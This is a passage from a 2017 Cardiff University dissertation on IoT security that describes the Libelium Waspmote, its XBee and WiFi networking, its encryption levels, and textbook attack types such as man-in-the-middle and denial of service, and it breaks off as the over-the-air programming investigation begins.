Modelling Cyberattacks in Internet of Things Environments

Thomas Jack Stevens

Cardiff University

School of Computer Science and Informatics

May 2017

Acknowledgements

Firstly, I would like to thank my supervisor, Prof. Omer Rana, for his support and guidance while I undertook this project.

I would also like to thank Laurence Semmens, the school of Computer Science and Informatics Facilities and Technical Services Officer, for his assistance with the hardware used for this project.

Abstract

In this report, the security of using the Libelium Waspmote as part of a sensor network is investigated. The wireless technologies used are XBee 802.15.4 and WiFi.

An overview is given of the technologies being used as well as there being an overview of potential security threats to these technologies. Following that there is an investigation into the security features of using XBee with the Waspmote to perform over-the-air programming. This is followed by explanations and demonstrations of gaining authorised access to a WiFi access point without knowing the security key. There are then explanations and demonstrations of two types of man-in-the-middle attack, one which is performed when network access can be achieved, and one when network access is not possible. Finally, there is a discussion of possible further work that could be done and a conclusion to sum up the results.

Overall, the findings show that the Waspmote is a well-secured device which has support for many modern security features. The things most likely to compromise the security of the Internet of Things and sensor networks are the wireless technologies they rely on.

Table of Contents

Chapter 1: Introduction

Project Aims

The aim of this project is to better understand the types of cyberattacks which take place on the Internet of Things (IoT), investigating both attacks which can be performed on sensor devices, as well as sensor networks. This involves researching the wireless technologies used within sensor networks, the network architecture of sensor networks, the types of security used within these networks, and the types of attacks which can be performed within these networks. The second part of the project involves demonstrating some of these attacks using an IoT device, to show how these attacks can actually be executed and the effects that these attacks can have. The final aim of this project is to then discuss the implications of these attacks, as well as things that can be done to mitigate the chances of an attack occurring on a sensor device/network.

Project Scope

For this project, I will be using a Libelium Waspmote v12 device. Along with this device, I will be using XBee 802.15.4 and WiFi modules to provide the Waspmote with wireless capabilities. As a result, I will be focussing on networks which use these two technologies to operate. On top of this, any demonstrations of an attack on the Waspmote cannot be guaranteed to work on any device other than the Waspmote v12, as there may be differences in hardware or software. These issues will be addressed in the appropriate part of the report. Finally, encryption will mostly be ignored for this project. In most cases, symmetric encryption is available as a security measure, but circumventing symmetric encryption is generally outside the scope of this project. This decision will be addressed in greater detail further in the report.

Project Outcomes

The desired outcome of this project is to have a better idea of the state of security in the field of the Internet of Things. To be able to identify where potential security issues could arise and to have the ability to prevent issues as best as possible. The other desired outcome for this project would be to see how these things apply specifically the Waspmote.

Chapter 2: Background

Over the past few years, the Internet of Things (IoT) has started to have a large effect on the public's connected lives. From wearables which can record and send health data to mobile phones and washing machines which send texts when washing is done, to home automation systems which can be controlled from anywhere in the globe, more and more devices are attached to the internet. Even if it appears an individual's life has not been touched directly by this widespread interconnectedness, it is unlikely that this is the case. Not only has IoT become popular within consumer products, there has been widespread uptake by businesses as well. IoT has allowed the agriculture industry to track temperature, light, moisture, and tens of other environmental characteristics with the aim of increasing efficiency. Retailers have also been able to use the Internet of Things to keep better track of stock and automatically order more product when the stock is running low. Here we can see that IoT is affecting people's lives without them necessarily knowing about it. There is no doubt that the Internet of Things is having a large effect on the modern world. At the time of writing, the amount and range of devices seem to be increasing rapidly year on year with no sign of slowing down.

In a time where the number of devices connected to the internet, as well as the hardware and software systems that comprise them, is increasing so rapidly, it is important to take the time to consider the security involved. There are many new systems which are connected to the internet, send private and personal data, which have not been thoroughly tested. Whenever there is a connection between two devices, there is almost always the potential for there to be unauthorised access to this connection, at least to some degree. As a result, there is a lot of testing which can be done.

A study conducted by Ponemon Institute LLC confirms the potential security concerns in the area of the Internet of Things (Ponemon Institute LLC, 2017). The study found that 48% of companies do not test the IoT applications they develop. The study also surveyed companies on their attitudes towards the security of IoT applications. The surveys suggested that companies are fairly apathetic towards increasing security. In the survey, the event most likely to cause a company to increase its budget for security was "A serious hacking incident affecting your organisation". Even as the most likely cause for increasing the security budget, this would still only cause 54% of the companies surveyed to increase their budget for security.

This study shows just how important it is for security to be considered for in the Internet of Things. As the Internet of Things continues to grow rapidly and companies continue to ignore security concerns we will see more and more instances of security breaches. It is important for new IoT devices to be security tested, by the company who produces them or by a third party. This will allow consumers to make more educated decisions about the devices they chose to use in their lives. With consumers being more educated about the security concerns with IoT devices, it might result in improved security across the board as consumers choose to take their purchasing power to companies providing better security.

Chapter 3: Approach

Introduction

This section of the report discusses the that approach has been taken for this project. It discusses what technologies were used and why they were chosen. It also includes discussion of some research which has been done into relevant topics.

Waspmote

As previously mentioned, the device being used for this project is a Libelium Waspmote. On Libelium's web page for the Waspmote (Libelium, 2017), they describe it as an "Open Source Sensor Node for the Internet of Things". That succinct description accurately portrays precisely what the Waspmote is. The Waspmote consists of a circuit board containing an ATmega1281 microcontroller, interfaces for peripherals, an accelerometer, LEDs, switches, and buttons. There are connectors for solar panels, a battery, and for a mini USB connection (Libelium, 2017).

There are two main interfaces for the peripherals, the sockets for the radio modules, and the sockets for the sensor modules. The Waspmote does not have any on board wireless capabilities and therefore uses removable modules to provide wireless capabilities. The advantage to using this technique is that it opens the Waspmote up to using a variable of wireless technologies, allowing it to integrate into many different physical and technological environments. The socket for the wireless modules uses a common 20 pin through-hole design. Using this common socket design, along with the open source nature of the Waspmote also allows new types of wireless modules to be compatible with the Waspmote without them being specifically designed for it.

The other interface on the Waspmote board is the sockets for sensors. These sockets can be used in one of two ways. It is possible, especially with more simple systems, to plug the sensors directly into the Waspmote board. The second method for using the sensor socket is to plug in one of the sensor boards which are also provided by Libelium. The sensor boards are boards specifically designed to plug into the sensor sockets on the Waspmote board. Libelium tends to provide sensors in groups designed for specific circumstances, for example, they offer a kit called "Smart Cities" (Cooking Hacks, 2017). This kit comes with sensors designed to gather information from within a city environment. This includes temperature, humidity, and ultrasound. Along with this kit, the Smart Cities board is also provided. Each sensor that comes as part of this kit has a specific part of the Smart Cities board that it is meant to be plugged into. The advantage of using the sensor boards with their specifically designated sockets is that developers can use programs which have already been written to work specifically with each board as a base for their own programs. Doing this means that as long as the sensors are plugged into the correct socket, the developer can guarantee that the sensors will be set up correctly.

The Waspmote itself is programmed in C++, although the C++ standard library is not provided. Instead, the Waspmote uses a collection of open source libraries in the form of the Waspmote API. Programming the Waspmote is done in a Processing (Processing, 2017) environment. In this environment, programs are referred to as sketches and are saved into a "sketchbook" directory. The traditional Processing Development Environment (PDE) consists of a simple text editor with the ability to compile and run the written sketch. As programs written for the Waspmote are not run on the machine they have been written on, the PDE is modified for use with the Waspmote. The text editor and compile functionality of the PDE remain the same, but the run functionality is replaced with the ability to upload the compiled program to the Waspmote. Once the Waspmote has been connected to the computer, the modified PDE allows the user to select the version of the Waspmote board which is being used, as well as the USB port which the board is attached to. Once these two options have been selected, the PDE is able to upload the compiled program to be run on the Waspmote. As well as the run functionality being replaced with the upload functionality, the libraries which are provided with the PDE are also different. Processing is normally used to write graphical programs which would not be compatible with the Waspmote, therefore the Waspmote PDE has the Waspmote libraries included, instead of the normal Processing libraries.

The main feature of a Processing program is the program structure. Instead of having a main function as the entry point for the program, Processing defines two functions which must be included in the sketch. These two functions are "setup" and "loop". The setup function is run once upon the start of the program and then the loop function is run continually until the program is stopped. In the context of the Waspmote, this means that the setup function is run once upon the Waspmote being turned on/reset and then the loop function is run continuously until the Waspmote is turned off/reset. This program structure is perfect for sensor nodes as their general purpose is to continually detect sensor information and send that information to somewhere else. This allows the sensors and wireless modules to be initialised in the setup function and information to collected, processed, and sent during the loop function.

One of the biggest features of the Waspmote is its API. Combined with the Waspmotes plug-and-play interface for its sensors and wireless modules, the API makes the Waspmote an easy piece of hardware to work with. The API includes simple libraries to work with all the different supported wireless modules and sensors. To go along with these libraries, there is also an API for Waspmote data frame. This is a data frame specifically designed for sending sensor data from a Waspmote. The libraries for the wireless modules have specific functions for sending these frames. These libraries are extremely well documented on the Libelium website, making them very approachable for developers. As well as these libraries, the Waspmote PDE comes with many different sketches giving examples of different Waspmote functionalities with different combinations of sensors and wireless modules. This allows developers to essentially create their own programs by using parts of already written programs, instead of writing their own programs from scratch. All of this contributes to the ease of use of the Waspmote. The Waspmote also provides low-level functions as part of the API allowing you to reference specific sockets on the board. Having all the functionality of C++ as well as the Waspmote libraries means that developers are able to write their own libraries if they wish to use sensors or wireless modules which are not already covered by the Waspmote. The fact that the Waspmote API is open source makes it simple for developers to look at the libraries for wireless modules and sensors which are already supporting, helping them to develop their own libraries.

Finally, there are two features of the Waspmote which are often touted across the Libelium website. These two features are over-the-air programming (OTAP) and encryption libraries. Over the air programming is an interesting feature as it allows the firmware being run on the Waspmote to be changed wirelessly over the network. With version V12 of the Waspmote, OTAP can be done using WiFi, XBee, 3/4G, and GPRS. This feature has many benefits for sensor networks as it means that all the nodes in the network can be updated within a relatively short period of time. It means that an engineer doesn't have to go around updating the firmware on all the devices one by one using a wired connection. It also allows the Waspmotes to be updated easily in environments where it would be difficult for humans to get out into the field. This feature also provides interesting security concerns as it has the potential to allow an attacker to reprogram the Waspmote without having physical access to it.

The other feature of the Waspmote which Libelium likes to draw attention to is its encryption libraries. Also part of the Waspmote API, the Waspmote has a variety of encryption libraries at its disposal. The encryption capabilities of the Waspmote will discussed in great detail later on in this section.

Waspmote Data Frame

Something which was briefly mentioned in the previous section is the Waspmote Data Frame. As sending information wirelessly is one of the primary features of the Waspmote it seems appropriate to go into greater detail about the Waspmote Date Frame. The Waspmote Data Frame is the recommended format for sending sensor data using the Waspmote (Libelium, 2017). The data frame can take two forms, ASCII, and binary. ASCII is seen as the preferred form as it is easier to comprehend. Both forms are split into a header and a payload. The start of an ASCII frame is indicated by <=>. The next byte of the frame defines the type of frame. The most significant bit signifies whether the frame is an ASCII or binary frame. The other 7 bits hold extra information, like the purpose of the frame and whether the frame is encrypted or not. The next specifies the number of fields that are being sent in the payload. The next value in the header is a 16 byte serial ID for the Waspmote. The serial ID is unique to each Waspmote and cannot be overwritten. The next 0 to 16 bytes is the Waspmote ID. This can be set by the developer and can be used to identify each Waspmote on the network. The next byte is a frame sequence counter. This counter is used to detect whether frames have been lost. The counter is the last piece of information which is in the header and the payload follows. The data from the ASCII Waspmote Data Frame is sent in the format "sensor label":"value". Values in the header and in the payload are separated by the hash symbol.

The main purpose of the binary frame is to reduce the frame size. The only time when it is suggested to use binary frames is when bandwidth might be an issue and frames need to be as small as possible. The binary frame varies in a couple ways. In the header, the space that was occupied by the number of fields in the payload in the ASCII frame instead shows the number of bytes in the payload in the binary frame. There are also fewer hash separators in the header. The most interesting difference is in the payload of the binary frame. The sensor label-value pair format in the ASCII frame uses much more data than is necessary as all the information is sent in ASCII format. This means that each character sent is one byte. The binary frame uses a different technique to reduce the amount of data sent across the network. Libelium have a table (Libelium, 2017) which lists all of the sensors which are compatible with the Waspmote. In this table they give each sensor a 1 byte unique ID as well as storing how many bytes the data from each sensor needs. This means that much more information can be sent using fewer data. For example, using the ASCII frame temperature would be sent in the frame as "TCA:xx.xx#" which means 10 bytes are being sent to convey the temperature information. When using binary frames, you only need 5 bytes to send temperature information. Here, they payload has essentially been halved. The downside is that the program receiving the frame needs to have access to all the information in the table. It also means you cannot send data from sensors which are not listed in this table unless you can modify the program which is receiving the frame. For this project, ASCII frames will be used as they are much easier to process.

Software Environment

Kali Linux

Many of the attacks in this report require a device with a WiFi network interface to perform them. I am using a laptop running Kali Linux to do this. Kali Linux is a Linux distribution which comes with many programs used for offensive security preinstalled. This seemed like the obvious choice of setup for this project as it comes packaged with much of the software required to perform the attacks later in the project.

Wireless Technologies

One of the first things to consider when working with an IoT device is how the device is going to achieve network connectivity. In real life sensor networks, it is essentially a given that network connectivity will be achieved through wireless technology. Although it may be possible to create a sensor network using wired connection, in most scenarios it is impractical to try and wire a network together due to circumstances such as the number of sensors, the location of the sensors, the distance between sensors, and the network topology.

At this point, the first meaningful decision to be made is which wireless technology to use. Although separated in this report for ease of reading, the question of which wireless technology to use is heavily interconnected with the question of what type of network architecture to use. Different wireless technologies lend themselves to different network architectures. The next section on the types of network will go into further detail of this.

The Waspmote Student Kit and the Waspmote Evaluator Kit comes with a variety of wireless modules which can be used with the Waspmote (Libelium, 2017). The decision was made to use the WiFi module and the XBee 802.15.4 module. The decision to limit the selection of modules to two was made to allow adequate time to be spent working with each module. As for the two modules, themselves, they were chosen together for their differences.

The Waspmote API has classes written for each wireless module. The class for the WiFi module has functions which support TCP/IP networks. This has the obvious advantage of TCP/IP networks being extremely commonplace, as well as being the core of the internet. This allows the Waspmote to easily communicate with already established network infrastructure. This means the Waspmote can communicate using common application layer protocols, such as HTTP and FTP, without the programmer having to worry about the specifics of how the data is sent.

On the other hand, the XBee 802.15.4 has very little of its behaviour already defined. The IEEE 802.15.4 only specifies the physical layer, and the media access control section of the data link layer. The Waspmote API doesn't provide any extra functionality. This essentially provides the physical mechanism to send data and a method of identifying each unique device. Everything beyond those two things is for the programmer to decide. The advantage to using a technology like this is that the programmer may not want all the features of the higher levels in the OSI model, such as reliability and routeing. My choosing not to use these features there will be less overhead in sending data.

It can be seen from the previous two paragraphs how these two wireless modules differ. The WiFi module provides compatibility with most modern networking infrastructure, including the internet. It allows the user to ignore the specifics of how data is sent and focus on what data to send with the guarantee that all data sent will be received. The downside of this method is that providing all the features of a TCP/IP network creates a large amount of overhead when sending data. The XBee 802.15.4, however, is not inherently compatible with common networks, but the reduced overhead in sending data means that more data can be sent faster.

Having decided to use WiFi and XBee for this project, the next step is to look at the types of network available. The two different technologies used in this project allow for different types of network as they are fundamentally designed for different purposes.

The XBee 802.15.4 implements IEEE 802.15.4 with limited extra functionality added by XBee. This extra functionality is covered in Libelium's documentation for 802.15.4 programming (Libelium, 2016). As a result, the XBee module only fully implements the physical and MAC layer of the OSI model. This means that the Waspmote is very limited in its communication capabilities while using XBee 802.15.4.

XBee have implemented part of the network layer for their IEEE 802.15.4 module. Each module is allowed to set its own 16-bit network address, giving the possibility of 65535 devices on one network (0xFFFF is reserved as a broadcast address). XBee has also allowed each XBee module to set a panID. The panID is a 16-bit value. Every XBee module considered to be on the same network should have the same panID. Finally, each XBee module can have a node identifier. The node identifier is an ASCII string with a maximum length of 20 characters. The node identifier is used to identify a node in the application layer. The XBee module can send data in unicast or broadcast mode. The data sent can be a string, a Waspmote frame, or an array of bytes. The MAC address of the destination module is required to send data, whether it be the 64-bit manufacturer address of the 16-bit network address. No matter what format the data was sent in, when receiving data, the data is stored in an array of bytes. The source MAC address is not needed to receive data. XBee also provides node discovery capabilities which are not inherently a part of IEEE 802.15.4. Node discovery can be used to discover all nodes on the same network by scanning for nodes with the same panID, the Waspmote can scan for specific nodes using desired nodes network identifier. Both methods return the network address for the discovered nodes. The final feature added by XBee is duplicate packet detection. This means that when duplicate packets are sent, for example when sending using broadcast, if more than one of the packets is received only one is handed to the application layer and the rest are discarded by the XBee module.

When using XBee in a sensor network, there isn't an obvious topology that the sensor network will fall into. The overall layout will be a combination of a star and point to point topology. Part of this is because, unlike wired networks, there is no physical reason why all devices within physical range of each other couldn't communicate with each other. The XBee module has the ability to detect nodes within range which are part of the same network. However, within a sensor network, it is most likely that all of the data will be sent to a central device, just like a star topology. It is possible that some nodes could be outside of the range of the central device and that traffic could be relayed through nodes, but this is rarely a reasonable decision to make. Part of this is because XBee doesn't implement any sort of routeing algorithm, so all routeing will have to be anticipated by the network administrator and written into the Waspmote programming. This adds a significant amount of complexity to the system. By having all the nodes send their data to the central node without any intermediate steps allows all the Waspmotes to be deployed with the same program, only requiring different programs when different sensors are used. It also means that there doesn't need to be any code written to enable the relaying of packets, this will almost definitely result in a significant reduction in program size.

As mentioned in the previous section, whereas the XBee module operates relatively low on the seven layer OSI model, the WiFi module essentially only allows developers access to the transport layer and above. The WiFi module comes with many of the capabilities you would expect from a modern WiFi connected device. As a result, the WiFi module can, and should, be used in a very different way to the XBee module. Just like the XBee module, Libelium provides comprehensive documentation for how to use the WiFi module (Libelium, 2016). The WiFi module uses IP addresses to address devices on the same network. The WiFi module has the ability to join access points (APs) and has DHCP capabilities. This gives the WiFi module the ability to join networks which haven't previously been configured for the specific module. As well as this, it is also possible to configure the network configuration manually and not use DHCP if that is preferred. It is possible to use the WiFi module's transport layer functionality to send TCP and UDP packets. The Waspmote API also provides support for several application layer protocols, such as HTTP, FTP, and Telnet. This makes it simple for the Waspmote to interact with parts of the internet. Specifically, the ability to use HTTP allows for data to be easily sent to a web server, which is a common method for collating sensor data.

When looking at the types of sensor network where WiFi would be used, it's important to look at what extra features the WiFi module can provide. As previously mentioned, XBee is probably a better option for sending sensor data within a network as there is less overhead, allowing for more data to be sent. It is the extra features provided by WiFi that result in its use. A big reason someone may want to use WiFi within a sensor network is that it allows for internet connectivity. Raw sensor data passing through the network has little value of its own. Much of the value gained from the sensor information is from collating and processing the information. Only through processing the data does it become usable information. A common method for collating data for processing is sending it to a web server. There it can either be processed, or other devices can have access to it so they can process it. Technique for using WiFi within a sensor network is to have many nodes sending data via XBee to a node which supports both XBee and WiFi. This node can then receive XBee information and forward it to a web server using WiFi. The Waspmote supports a board which allows for a secondary radio module to be installed which allows for this setup to be used. XBee has the benefit of not overcrowding the network with unnecessarily large WiFi packets, while still being able to send the data to a web server. Another benefit of WiFi over XBee is that it has support for routeing. As a result, WiFi can support much larger, hierarchical networks. If a sensor network is required to span large distances and/or requires many networks or a hierarchal design, WiFi would be a good option, especially over something like XBee 802.15.4.

As was touched upon in the last paragraph, when working with a sensor network, it would not be uncommon to find a variety of wireless technologies in use. Different wireless technologies have different strengths and weaknesses. The greatest benefit can be gained by combining technologies in an attempt to amplify each technology's strengths and mitigate their weaknesses.

Network Security

The Internet Engineering Task Force (IETF) define a security service as "a processing or communication service that is provided by a system to give a specific kind of protection to system resources." (Shirey, 2007). Security is an important part of a network and there are often many things to consider. The International Telecommunications Union divides security services into five categories:

- Authentication
- Access Control
- Data Confidentiality
- Data Integrity
- Nonrepudiation

Each of these five security services should be considered when designing a network.

Authentication is concerned with the authenticity of the activity within the network. It is important that within a network to guarantee that everything happening within the network is authentic and that there aren't any devices or messages masquerading as something they are not. There are two types of authentication, peer entity authentication, and data origin authentication. Peer entity authentication is concerned with the authenticity of devices. When two devices make a connection, it is important to guarantee that each device is who they say they are. Data origin authentication comes into play once a connection is already established. It is necessary that it can be proved that a message has been sent from the location it claims to have been sent by. This service is data origin authentication.

Access control is concerned with being able to limit access to a network. It should be possible to allow and deny access to the network for individual devices. Before a device can be allowed access to a network, it should have to be authenticated.

Data confidentiality is guaranteeing that messages being sent across the network cannot be viewed by anyone who isn't authorised to view them. As well as the messages themselves, it is also important to prevent anyone from discovering information about the messages being sent, such as the source and destination of messages. This is especially relevant in wireless networks as data is broadcast via radio waves.

This means that anyone with a receiver within range can theoretically receive network activity, as opposed to having to be physically plugged into a network.

Data integrity is preventing messages from being modified, reordered, or replayed once they've sent. Data integrity also covers making sure that all data that is sent is received and that none of it is destroyed. Just like with data confidentiality, this can be of particular importance with wireless networks due to the availability of network traffic.

Nonrepudiation is concerned with preventing the sender or receiver of a message from denying it was sent or received. It should allow either party to prove it was both sent and received.

Each of these services is important in making sure that everything occurring on a network is legitimate and that there is no unauthorised use of the network. The book "Network Security Essentials - Applications and Standards" by William Stalling goes into further detail of each of these security services (Stallings, 2017).

Security Mechanisms

Security mechanisms are the mechanisms by which security services are implemented within a network. There are a variety of different mechanisms in use.

One such mechanism used to help ensure data confidentiality and integrity are met is encryption. It should be addressed why encryption was ignored during this project. As previously mentioned, symmetric encryption is readily available within the Waspmote system. All the wireless modules can implement symmetric encryption, as well as the Waspmote API possessing its own encryption libraries. The main issue when dealing with modern encryption is that it is essentially impossible to decrypt without the key. As the Waspmote API is open source, it's possible to look over the source code for all the functions used with the Waspmote, including the encryption functions. It is, therefore, possible that you could analyse the sources for the encryption libraries and find that an algorithm is improperly implemented, leading to a potential vulnerability. This technique is far from guaranteed to get results and out of scope for this project.

At this point, with encryption being so readily available, as well as effective, it might sound strange to completely ignore it in a report about the security of IoT devices. However, this isn't entirely the case. There are still plenty of reasons why encryption may prove to be irrelevant even if it is perfectly functional in theory. Before looking at why this is the case, it is important to look at how encryption might be used at the device level within a sensor network. Libelium has an infographic on their website which outlines the typical security of a Waspmote sensor network (Gascón, 2015).The network shown in the infographic uses a mesh topology to send data from sensor nodes, through the network, to a gateway. There are three parts of this infographic which are of relevance:

- encryption level 1
- encryption level 2/3
- encryption level 5

Encryption level 1 is implemented in the radio modules involves having every Waspmote on the network store a pre-shared key, which is the same across all the devices on the network. This key serves two purposes. The first of which is guaranteeing privacy through authentication. If a device without this key tries to send data to the network, the data will be ignored. The second purpose is to ensure confidentiality by encrypting data sent between nodes. This prevents anyone from gaining access to data through sniffing the network.

Encryption level 2/3 is implemented in the network or application layer and involves each node in the network to have its own unique key. The keys are distributed and stored using a central node. When using encryption level 2, this node is the gateway, and when using encryption level 3, this node is a device in the cloud. In terms of security, this level also serves two purposes. Authenticity can be achieved because the central node has a list of all the sensor nodes with their corresponding keys, allowing it to identify that a packet has come from a valid node, as well as which specific node it came from. Extra confidentiality can also be achieved as intermediate nodes can no longer gain access to data passing through them. This is especially helpful if level one has been compromised.

Encryption level 5 is also implemented in the network or application layer and is concerned with key renewal. This layer is used to provide new keys to each node for the level 2 encryption. This involves generating and encrypting new keys on the central node and distributing them among the sensor nodes.

After looking at the way that Libelium show encryption being used within a standard sensor network, it is possible to explain why it is not completely necessary to cover encryption when analysing the security of the Waspmote. There are two main reasons which come to mind after looking over the previous information.

The first reason is that it is possible that a network might not implement encryption. It might seem obvious to implement encryption when Libelium makes it simple with their API and when it offers such a large increase in security. However, implementing encryption comes with overhead. This level of encryption can significantly increase the amount of time it takes to process and send data around the network. With every node in the network having to dedicate extra processing time to encrypting data multiple times, and the network having to deal with the increased load of the encrypted packet sizes, it is quite possible the encryption would be infeasible in larger networks, or networks which require data be sent in real time.

The second reason is that encryption has the problem of key management. If encryption algorithms are properly used in a scenario such as a sensor network, the encryption cannot be broken, as far as we are aware. The only way to decrypt a message is to use the correct key. Herein lies a new problem. There is little doubt that the problem of key management is an easier problem to handle than the problems which encryption solves, but it is a problem nonetheless. Looking at Libelium's example network, there appears to be a weak point in the network. A point, which if an attacker could gain access to, could compromise the whole network. It appears that is an attacker could gain access to the central node, to which all the data is sent, they would have access to all the encryption keys. Depending on the type of access they gain, they may also be able to control the system used for key renewal. If this was to occur, the encryption employed by the network is obsolete, as far as the attacker is concerned. Exactly how this access might be gained is outside the scope of this project. For this project, it is just important for it to be stated that this sort of access is possible and implementing encryption does not always guarantee that the data being encrypted is completely safe.

Types of Attack

Attacks on a network can come in many different shapes and sizes. All kinds of attack can be broadly placed into one of two categories. In the IETF's RFC 4949 they define two types of attack, these are passive and active.

A passive attack is an attack where the attacker doesn't attempt to influence the network activity, they only intending on observing the network. Because an attacker isn't making any changes to the information flowing through a network when performing a passive attack, it can be more difficult to detect a passive attack than an active attack. As a result, there is more of an emphasis on preventing passive attacks than detecting them (Stallings, 2017). Due to the nature of passive attacks, they are limited in variety. There are essentially only two types of information that can be gathered from passive attacks, the contents of the messages, and information about the messages. Often, extra information can be inferred from information about messages, like source and destination address and message frequency.

An active attack is an attack where the attacker attempts to influence network activity, often by adding, deleting, or modifying messages being sent. In his book, Network Security Essentials, William Stallings separates active attacks into 4 separate categories:

- Masquerade
    - One entity pretending to be a different entity within the network.
- Replay
    - Capturing information from within the networking and retransmitting it at a later time.
- Modification of Message
    - Modifying a message which has been sent legitimately to have a different effect than was originally intended.
- Denial of Service
    - Inhibiting, or entirely preventing, the normal operation of the network.

Examples of Attacks

Man-In-The-Middle

Further into this project, an attack is used that is referred to as a man-in-the-middle attack. In the case of the man-in-the-middle attack, the name refers to the fact that the attacker places themselves between entities communicating with each other. As a result, there are many different variations on the man-in-the-middle attack. It is possible that an attacker could intercept a connection between two entities, or an attacker could convince an entire network to route all its traffic through their device. If information is being directed through the attacker before it arrives at its destination, it's a man in the middle attack.

Looking at the definitions in the previous section, a man in the middle attack can be both a passive and an active attack. The most basic kind of man-in-the-middle attack is one where an attacker intercepts communications between two entities and only monitors the traffic. When performed like this, the man-in-the-middle attack is a simple passive attack. The attacker is doing nothing to the data besides monitoring it. Once the data has been observed/recorded, it is sent forward to its destination. However, much more can be done with the man-in-the-middle attack. As all the data is being routed through the attacker's machine, the attacker also has the ability to manipulate the data, then performing an active attack. The attacker has the option to modify, remove, and potentially even create data in the network. It is because of this that man-in-the-middle attacks are so powerful.

There are, however, security measure which can be taken to limit the damage that can be caused by a man-in-the-middle attack. The main defence against such an attack is point to point encryption. If all data on a network is encrypted before it leaves a machine and doesn't get decrypted until it reaches its destination, an attacker is very limited as to what they can do. If the data is encrypted then the attacker can no longer observe the data. If done correctly, encryption can also make it essentially impossible for an attacker to meaningfully manipulate the data. Encryption can also be used to prevent the possibility of an attacker performing a replay attack.

Denial of Service

An attack not implemented as part of this project, but would be interesting to look at would be a denial of service (DoS) attack on an XBee network. As previously defined, a denial of service attack doesn't involve observing or manipulating the information flowing across a network. The purpose of the denial of service attack to render the network useless. This is usually done by targeting a specific device on the network. Looking at previous types of DoS attack (McClure, et al., 2012) there seem to be two main techniques for accomplishing a denial of service attack. The first technique is exploiting a bug in the networking software on the target machine. Sending a carefully crafted packet to exploit a problem in the programming of the target machine can have significant effects, such as causing a system restart or stop responding. Another technique is to simply flood the target device with traffic. Any network connected device will only be able to process a certain amount of data within a certain timeframe. The more traffic sent to a device, the longer it will take to respond to requests, whether it be because the processor has to deal with more threads, or because requests have to be added to a queue to be processed. By sending many more illegitimate requests than legitimate requests, an attacker can seriously inhibit a network's ability to respond to legitimate requests to the point where legitimate requests don't get a response.

A sensor network is a prime candidate for a denial of service attack. With sensor data constantly being processed and sent through the network, disabling the network has the potential to cause issues. This is especially true for systems where an environment is finely tuned by a network of sensors and actuators. Unfortunately, a DoS on an XBee network was not achieved as part of this project. The first technique described in the previous paragraph for a denial of service attack isn't beyond the scope of this project. Identifying a bug in the implementation of the XBee protocol would require an intimate understanding its inner workings. It is also possible that such a bug does not exist. As XBee 802.15.4 does not implement many features, there is less room for a bug to have made its way into the implementation. A large amount of time could have been spent learning the specifics of the XBee protocol's workings and trying to find a bug to end up with no usable result. It's because of this that this technique isn't within the scope of the project.

The second technique for performing a denial of service attack is a more viable option for this project. Within a sensor network using XBee, it is likely that all the nodes would be sending all their data to a central device within the network. This would be the obvious target to try and overwhelm with packets to disable the network. To perform this kind of attack it would probably require that there be many XBee modules all sending data at once. This method is simpler, in theory, it would likely require very many XBee modules. This amount of XBee modules was not available as part of this project.

Chapter 4: Implementation

Programming

A significant part of this project involved sending data from the Waspmote using the XBee 802.15.4 module. For this project, that involved two XBee 802.15.4 modules. One of these modules is plugged into the Waspmote, the other module is plugged into the USB gateway. The USB gateway has an interface which allows different wireless modules to be connected. The gateway then forwards the information received from the wireless module to the device the gateway is connected to, through the USB connection. As the gateway forwards the raw information it receives, it was necessary to write a program which would read and process the forwarded information from the USB port. The goal was to write a simple program which would read the information from the gateway and parse it as a Waspmote data frame. Once the data had been parsed, the program would have the ability to show the parsed data to the user in real time or to store all incoming data to a file.

For this task, Python was chosen as the programming language of choice. A big part of this decision was the fact that there was a simple third party Python library called PySerial (Liechti, 2016) which allows the programmer access to the USB ports on a machine. This library was simple, well documented, and easy to setup. This made Python a prime candidate for this program as this meant I could spend as little time as possible learning a new API while getting the results I needed. As well as this, Python appeared to be a good choice because the aims of the program were simple. The program seemed unlikely to be more than a couple hundred lines of code, the actions the program had to take were basic and would not require complicated programming constructs, and performance was not a big concern. Combining all that with Python's ease of use meant that Python would be the chosen language for this program.

Once the aims of the program and the programming language to be used had been decided, the program could start to be designed and written. To try and keep things simple, it was decided that the program would be written to run in a continuous loop until it was explicitly quit. The program would connect to the USB port and enter a continuous loop where it would read data until the program was closed. Once the program's main loop was entered there were three main things it needed to do. It needed to read in data from the USB port, parse the data which had been read, and output the parsed data, whether it be to the terminal or a file.

The first element of the main loop is where I used the third party library PySerial. Using a read command, which allows the user to specify how many bytes they wish to read from the serial port, it was possible to gather all the information from the USB port. The second part element of the main loop is intertwined with this first element. As the program is specifically written with the aim of reading data in the format of a Waspmote frame, the assumption can be made that data entering this program is arriving in this format. As a result, it is possible to process the frame byte-by-byte, parsing it along the way. For the reading and parsing of the information, a class called "Reader" was written. The purpose of this class is to be handed an object from the PySerial library, which allows reading from the USB port, and to return a representation of a Waspmote frame. The fact that this class needed to return a representation of a Waspmote frame meant that such a representation needed to be created for this program. The solution that was used was to create a class called "Frame". This class' constructor could be handed all of the appropriate components of a Waspmote frame and return them in the form of a class. The result was a Reader class which would parse information from the Waspmote frame, storing values in appropriate variables as it went along, finally returning an instance of the Frame class, using the data it had gathered, once the end of the frame had been reached.

The final element of the main loop required that something is done with the resulting Frame class, the data should be displayed to the user in the terminal, or it should be saved to a file. To display the data in the terminal a function was added to the Frame class which prints out all the information from the frame in a human readable format. For writing to file, a new class called "Writer" was created. This class is handed a filename and offers persistent access to that file. The Writer class contains a function which takes a Frame object and writes the contents to a file. This function writes the contents of the frame to the file in CSV format. The reasoning for this decision is that CSV is more computer readable, therefore it would be easier to analyse the data, if that functionality was ever required.

While doing tests with the XBee module, this program allows two things to be done. It allows the data being sent to the gateway to be looked at quickly and easily. Keeping this program simple means that only the information which needs to be seen is seen, in a format which is easy to read. The second important functionality is that it allows the recording of all the data sent to the gateway over a period of time. This will allow any changes which occur in the data sent to the gateway to be seen.

Investigation

OTAP Investigation

The first feature of the Waspmote which was investigated was the over-the-air programming (OTAP). This feature poses some quite interesting security issues for the Waspmote. OTAP offers the ability to update the Waspmote firmware wirelessly over the sensor network. Naturally, the security concern with a feature such as this is that a malicious entity could reprogram a Waspmote to run their own program. Naturally, this is undesirable behaviour in a sensor node.

